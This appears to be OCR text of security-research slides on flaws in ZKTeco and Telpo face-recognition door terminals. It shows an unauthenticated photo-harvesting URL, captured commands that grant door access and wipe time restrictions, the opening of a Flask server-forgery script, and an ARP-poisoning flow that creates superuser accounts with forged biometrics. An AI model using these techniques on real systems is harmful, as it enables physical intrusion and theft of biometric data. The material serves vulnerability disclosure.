
The current query conditions: None

Personnel ID	First Name	Last Name	Department Name	Card Number	Biological Template Quantity	Create Time	Status
1111	Bogus		Department Name		0 0 0 0 0	2020-07-13 23:00:25	Normal
[illegible]	Angel		Department Name		0 0 0 0 1	2020-06-24 17:28:38	Normal

Harvest user photo

- Server API to return user info not
  - Authenticated
  - Checked
  - Rate limited
- URL format:
  - http://SERVER_IP:8098/upload/pers/user/cropface/<ID>/<ID>.jpg
- User enumeration via simple brute force

Video Demo



User Login

The trial period will expire after [illegible] day(s). Activate Now

Please enter your username.


Please enter a password.

Forgot Password?

Login


Copyright © 2020 ZKTECO CO., LTD. All rights reserved. About Help

User data exfiltration



```
C:215:DATA UPDATE userpic pin=99999 size=18480        content=/9j/4AAQSkZJRgABAgAAAQABAAD/
2wBDAAgGBgcGBQgHBwcJCQgKDBQNDAsLDBkSEwBUHRofHh0aHBwgJC4nICIsIxwcKDcpLDAxNDQ0Hyc5PTgyPC4zNDL/
2wBDAQkJCQwLDBgNDRgyIRwhMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjL/wAARCAHgAWMDASIAAhEBAxEB/
8QAHwAAAQUBAQEBAQEAAAAAAAAAAAECAwQFBgcICQoL/

C:216:DATA UPDATE userpic pin=13913 size=26340        content=/9j/4AAQSkZJRgABAgAAAQABAAD/
2wBDAAgGBgcGBQgHBwcJCQgKDBQNDAsLDBkSEwBUHRofHh0aHBwgJC4nICIsIxwcKDcpLDAxNDQ0Hyc5PTgyPC4zNDL/
2wBDAQkJCQwLDBgNDRgyIRwhMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjL/wAARCAHgAQ4DASIAAhEBAxEB/
8QAHwAAAQUBAQEBAQEAAAAAAAAAAAECAwQFBgcICQoL/

C:217:DATA UPDATE biophoto PIN=99999        Type=9   Size=0   Content= Format=1 Url=upload/pers/user/cropface/99999/99999.jpg
PIN=13913         Type=9   Size=0   Content= Format=1 Url=upload/pers/user/cropface/13913/13913.jpg

C:218:DATA UPDATE userauthorize Pin=13913   AuthorizeTimezoneId=1      AuthorizeDoorId=1
Pin=13913         AuthorizeTimezoneId=1      AuthorizeDoorId=1
Pin=28319         AuthorizeTimezoneId=1      AuthorizeDoorId=1
Pin=99999         AuthorizeTimezoneId=1      AuthorizeDoorId=1
Pin=99999         AuthorizeTimezoneId=1      AuthorizeDoorId=1

C:219:DATA DELETE timezone *

C:220:DATA UPDATE timezone TimezoneId=1      SunTime1=2359     SunTime2=0        SunTime3=0        MonTime1=2359     MonTime2=0
MonTime3=0        TueTime1=2359     TueTime2=0        TueTime3=0        WedTime1=2359     WedTime2=0        WedTime3=0
ThuTime1=2359     ThuTime2=0        ThuTime3=0        FriTime1=2359     FriTime2=0        FriTime3=0        SatTime1=2359
SatTime2=0        SatTime3=0        Hol1Time1=2359    Hol1Time2=0       Hol1Time3=0       Hol2Time1=2359    Hol2Time2=0
Hol2Time3=0       Hol3Time1=2359    Hol3Time2=0       Hol3Time3=0

C:221:DATA DELETE holiday *
```


Server Forgery



```python
#!/usr/bin/env python

from flask import Flask, request, send_from_directory, make_response, Response
import sys, os, uuid, json, argparse, datetime, logging
import base64


app = Flask(__name__, static_url_path="")
app.debug = True

logging.basicConfig(filename='zkteco.log',level=logging.DEBUG)

logFormatter = logging.Formatter("%(asctime)s [%(threadName)-12.12s] [%(levelname)-5.5s]  %(message)s")
rootLogger = logging.getLogger()

fileHandler = logging.FileHandler("zkteco.log")
fileHandler.setFormatter(logFormatter)
rootLogger.addHandler(fileHandler)

consoleHandler = logging.StreamHandler()
consoleHandler.setFormatter(logFormatter)
rootLogger.addHandler(consoleHandler)


done = False
counter = 5

parser = argparse.ArgumentParser(description='Replicate ZK Server for Testing')
parser.add_argument('--https', action='store_true', help="Run as HTTPS")
parser.add_argument('--payload', type=str, help='Custom payload file e.g. delete_user.txt')
parser.add_argument('--id', type=int, help='ID to set privilege access', required=True)
parser.add_argument('--name', type=str, help='Default is bogus', default="BOGUS")
```

- ARP poisoning
- Initialize connection
- Send user create command with
  - Define user photo
  - Superuser permission
  - Custom Bio photo


Video Demo



What was identified?

- Create regular and admin account
- Change role from normal to admin
- Change user image
- Change facial biometric data
- Obtain user image and other information
- Perform server forgery

Telpo TPS980


■ Single-lens Camera
□ Dual-lens Camera
□ 3D Depth Sensing Camera
■ NFC
■ LTE
Telpo
Face Recognition Terminal
MADE IN CHINA
CE

Telpo
CE

Very detailed logs, including facial recognition and OkHttp, and many others.

